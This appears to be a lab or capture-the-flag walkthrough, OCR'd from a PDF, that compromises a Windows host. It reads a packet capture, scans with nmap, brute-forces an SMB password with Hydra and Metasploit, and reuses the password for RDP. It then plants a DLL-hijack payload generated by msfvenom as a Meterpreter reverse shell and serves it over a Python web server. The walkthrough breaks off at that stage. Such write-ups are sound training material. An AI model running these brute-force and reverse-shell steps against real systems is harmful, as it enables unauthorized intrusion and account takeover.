
Hi_Win

Wireshark

There was a wireshark document that was attached to the box, lets take a look at that while running an NMAP scan



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
5	0.012024561	192.168.168.239	192.168.168.161	SMB2	566	Negotiate Protocol Response
6	0.012048083	192.168.168.161	192.168.168.239	TCP	54	43806 → 445 [ACK] Seq=227 Ack=513 Win=64128 Len=0
7	4.095756686	26:86:19:ef:25:00	Broadcast	ARP	60	Who has 192.168.168.158? Tell 192.168.168.79
8	5.340906548	192.168.168.161	192.168.168.239	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
9	5.341686001	192.168.168.239	192.168.168.161	SMB2	401	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
10	5.341712514	192.168.168.161	192.168.168.239	TCP	54	43806 → 445 [ACK] Seq=393 Ack=860 Win=64128 Len=0
11	5.342051106	192.168.168.161	192.168.168.239	SMB2	664	Session Setup Request, NTLMSSP_AUTH, User: WORKGROUP\audi
12	5.343865815	192.168.168.239	192.168.168.161	SMB2	159	Session Setup Response
13	5.343887077	192.168.168.161	192.168.168.239	TCP	54	43806 → 445 [ACK] Seq=1003 Ack=965 Win=64128 Len=0
14	5.344130309	192.168.168.161	192.168.168.239	SMB2	174	Tree Connect Request Tree: \\192.168.168.239\IPC$
15	5.344672456	192.168.168.239	192.168.168.161	SMB2	138	Tree Connect Response
16	5.344683574	192.168.168.161	192.168.168.239	TCP	54	43806 → 445 [ACK] Seq=1123 Ack=1049 Win=64128 Len=0
17	5.344879693	192.168.168.161	192.168.168.239	SMB2	226	Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \192.168.168.239\share
18	5.345283180	192.168.168.239	192.168.168.161	SMB2	130	Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
19	5.345303395	192.168.168.161	192.168.168.239	TCP	54	43806 → 445 [ACK] Seq=1295 Ack=1125 Win=64128 Len=0
20	5.345434146	192.168.168.161	192.168.168.239	SMB2	126	Tree Disconnect Request
21	5.345865885	192.168.168.239	192.168.168.161	SMB2	126	Tree Disconnect Response
22	5.345877117	192.168.168.161	192.168.168.239	TCP	54	43806 → 445 [ACK] Seq=1367 Ack=1197 Win=64128 Len=0
23	5.346048289	192.168.168.161	192.168.168.239	SMB2	176	Tree Connect Request Tree: \\192.168.168.239\share


Looking at the Wireshark it looks like someone utilized SMB

We can see there is a username audi (line 11) and then on line 17 it looks like the user went to a folder called share

We still do not know that password for this user, lets try to brute force it

NMAP

First starting off with an NMAP scan we see the following ports



```
┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$ nmap -p- -vv -T5 -Pn -n 192.168.168.239
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-02 00:14 EDT
Initiating Connect Scan at 00:14
Scanning 192.168.168.239 [65535 ports]
```

```
Reason: 65522 conn-refused
PORT      STATE SERVICE       REASON
135/tcp   open  msrpc         syn-ack
139/tcp   open  netbios-ssn   syn-ack
445/tcp   open  microsoft-ds  syn-ack
3389/tcp  open  ms-wbt-server syn-ack
5040/tcp  open  unknown       syn-ack
7680/tcp  open  pando-pub     syn-ack
49664/tcp open  unknown       syn-ack
49665/tcp open  unknown       syn-ack
49666/tcp open  unknown       syn-ack
49667/tcp open  unknown       syn-ack
49668/tcp open  unknown       syn-ack
49669/tcp open  unknown       syn-ack
51108/tcp open  unknown       syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 68.83 seconds
```

Looks like we have some type of windows box here

We can see that both SMB and RDP on turned on

Brute Force

We can try to brute force are way in through either SMB or RDP

The windows box is not vulnerable to other attack methods such as eternal blue or any of the easy low hanging fruit

SMB does not always agree with hydra:

```
┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$ hydra -l audi -P /usr/share/wordlists/rockyou.txt smb://192.168.168.239
                                255 ×
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, o
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-02 00:20:07
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
 prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://192.168.168.239:445/
[ERROR] invalid reply from target smb://192.168.168.239:445/
```

So we are going to utilize metasploit to use the scanner/smb/smb_login module:

```
msf6 auxiliary(scanner/smb/smb_login) > set smbuser audi
smbuser => audi
msf6 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.168.239
rhosts => 192.168.168.239
msf6 auxiliary(scanner/smb/smb_login) > set pass_file /usr/share/wordlists/rockyou.txt
pass_file => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.168.239:445   - 192.168.168.239:445 - Starting SMB login bruteforce
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:123456',
[!] 192.168.168.239:445   - No active DB -- Credential data will not be saved!
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:12345',
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:123456789',
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:password',
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:iloveyou',
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:princess',
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:1234567',
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:rockyou',
[-] 192.168.168.239:445   - 192.168.168.239:445 - Failed: '.\audi:12345678',
[+] 192.168.168.239:445   - 192.168.168.239:445 - Success: '.\audi:abc123'
^C[*] 192.168.168.239:445   - Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Awesome we found a password, abc123 for user audi

As stated before, no easy wins:

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.168.161:4444
[*] 192.168.168.239:445 - Connecting to the server...
[*] 192.168.168.239:445 - Authenticating to 192.168.168.239:445 as user 'audi'...
[-] 192.168.168.239:445 - Exploit failed [no-access]: RubySMB::Error::UnexpectedStatusCode The server responded wi
th an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

Now that we have this we can try to login through SMB

SMB

Logging in through audi we see a couple of things

```
┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$ smbclient \\\\192.168.168.239\\share -U audi
Enter WORKGROUP\audi's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Nov  1 23:46:12 2021
  ..                                  D        0  Mon Nov  1 23:46:12 2021
  dbghelp.dll                         A  1213200  Mon Nov  1 22:52:54 2021
  Easy File Sharing Web Server        D        0  Mon Nov  1 02:38:17 2021
  kavremover.exe                      A  4870584  Mon Nov  1 01:32:54 2021
  To Do.txt                           A      147  Mon Nov  1 01:27:58 2021

                12978687 blocks of size 4096. 7018018 blocks available
smb: \>
```

We have a To Do.txt that we should probably take a look at

Also, if you really want to, it is not part of this box, however EFS has an SEH buffer overflow that can be done to it. It was thrown in there for run

```
smb: \> get "To Do.txt"
getting file \To Do.txt of size 147 as To Do.txt (71.8 KiloBytes/sec) (average 71.8 KiloBytes/sec)
smb: \> exit

┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$ cat To\ Do.txt
Audi,

Can you please update the Kavremover tool with kavremoverENU.dll

We are having problems using it without that file.

Thanks,

Ryan

┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$
```


Alright awesome, we may have found another user, ryan. We can try to put stuff through smb, however that does not work for user audi

We can also try and bruteforce ryan, however, the password is so easy that it is not found in rockyou....

Password reuse

since we cannot put anything, psexec is not working in metasploit, lets try and see if audi reused their password for RDP

Lets fire up remmina (if not installed do a sudo apt-get remmina)



WE HAVE PASSWORD REUSE!!!


Uploading kavremoverENU.dll

Now in the to do.txt file we saw that kavremoverENU.dll was giving us problems, I wonder if we can exploit it and do some dll hijacking

There was 2 users on the box (as far as we know) and it is not looking like audi has any directory called share

Moving over into Ryan we can see that there is indeed a share directory

To do this go to C:\Users\ryan\Desktop\Share



Alright we have kavremover.exe


Lets try and upload a .dll malicious file

```
┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$ msfvenom -p windows/meterpreter/reverse_tcp -f dll LHOST=192.168.168.161 LPORT=4444 > kavremoverENU.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of dll file: 8704 bytes
```


```
┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$ ls -la
total 150712
drwxr-xr-x 2 kali kali      4096 Nov  2 00:18 .
drwxr-xr-x 4 kali kali      4096 Nov  2 00:12 ..
-rw------- 1 root root     21140 Nov  2 00:15 001.pcapng
-rw-r--r-- 1 kali kali 154272207 Nov  2 00:18 hydra.restore
-rwxrwxrwx 1 kali kali      8704 Nov  2 00:38 kavremoverENU.dll
```

Now start up a python web server and pass that file over to the other machine

```
┌──(kali㉿kali)-[~/Desktop/My_Labs]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```




Make sure you save the file in C:\Users\ryan\Desktop\Share



